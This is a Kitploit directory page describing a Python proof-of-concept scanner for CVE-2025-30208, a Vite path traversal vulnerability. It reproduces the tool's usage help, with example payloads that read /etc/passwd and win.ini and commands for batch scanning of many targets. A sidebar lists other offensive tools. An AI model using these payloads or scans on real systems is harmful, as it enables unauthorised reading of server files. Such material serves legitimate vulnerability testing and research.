
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-30208-PoC — マルチスレッド対応のPythonスキャナで、CVE-2025-30208 Viteパストラバーサル脆弱性を検出します。カスタムペイロード対応、バッチスキャン、プロキシデバッグ機能を備えています。 | Kitploit

ツール/GitHubGitHub/isee857/cve-2025-30208-poc
脆弱性スキャナーエクスプロイトウェブアプリケーション悪用情報収集ウェブセキュリティペネトレーションテスト
GitHubisee857/cve-2025-30208-poc

CVE-2025-30208-PoC

マルチスレッド対応のPythonスキャナで、CVE-2025-30208 Viteパストラバーサル脆弱性を検出します。カスタムペイロード対応、バッチスキャン、プロキシデバッグ機能を備えています。

リポジトリを見る
241年前未レビュー
共有

免責事項:

本記事で説明する脆弱性およびその再現手順は、サイバーセキュリティの研究と教育の目的にのみ提供されています。本記事の情報を不正な目的または無許可のシステムテストに使用することはできません。著者は、本記事の情報を使用したことによる直接的または間接的な損害について、一切の責任を負いません。

引用の際は出典を明記してください!

紛伝アドレス:

https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X

usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite路径遍历漏洞检测工具 Author:iSee857

optional arguments:

-h, --help 显示帮助信息

-f FILE, --file FILE 包含目标URL的文件

-u URL, --url URL 单个目标URL

-p PAYLOAD, --payload PAYLOAD

自定义检测路径(支持两种格式):

1. 带检测标识: /path??indicator
   
2. 仅路径: /path?param=1??

示例:

-p "/@fs/C://windows/win.ini?import&raw??"

-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY 代理服务器地址(如: http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

输出文件名(默认: results.xlsx)

-t THREADS, --threads THREADS

并发线程数量(默认: 50,范围: 1-200)```

使用示例

1. 扫描单个目标:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2、批量扫描目标文件:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3、使用自定义payload:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4、使用代理调试:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5、组合使用参数:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx

image

image

重要な要素の説明:

  1. コードブロックを使用してパラメータの説明と使用例を表示する
  2. パラメータの説明は元のヘルプ情報の形式を保持する
  3. 使用例は主要な使用シナリオをカバーする
  4. デフォルト値と値の範囲を強調表示する
  5. 元のコードと一致するパラメータの説明を保持する
  6. 異なるレベルの見出しを使用してコンテンツを整理する

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    387
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    308
  • 6

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード






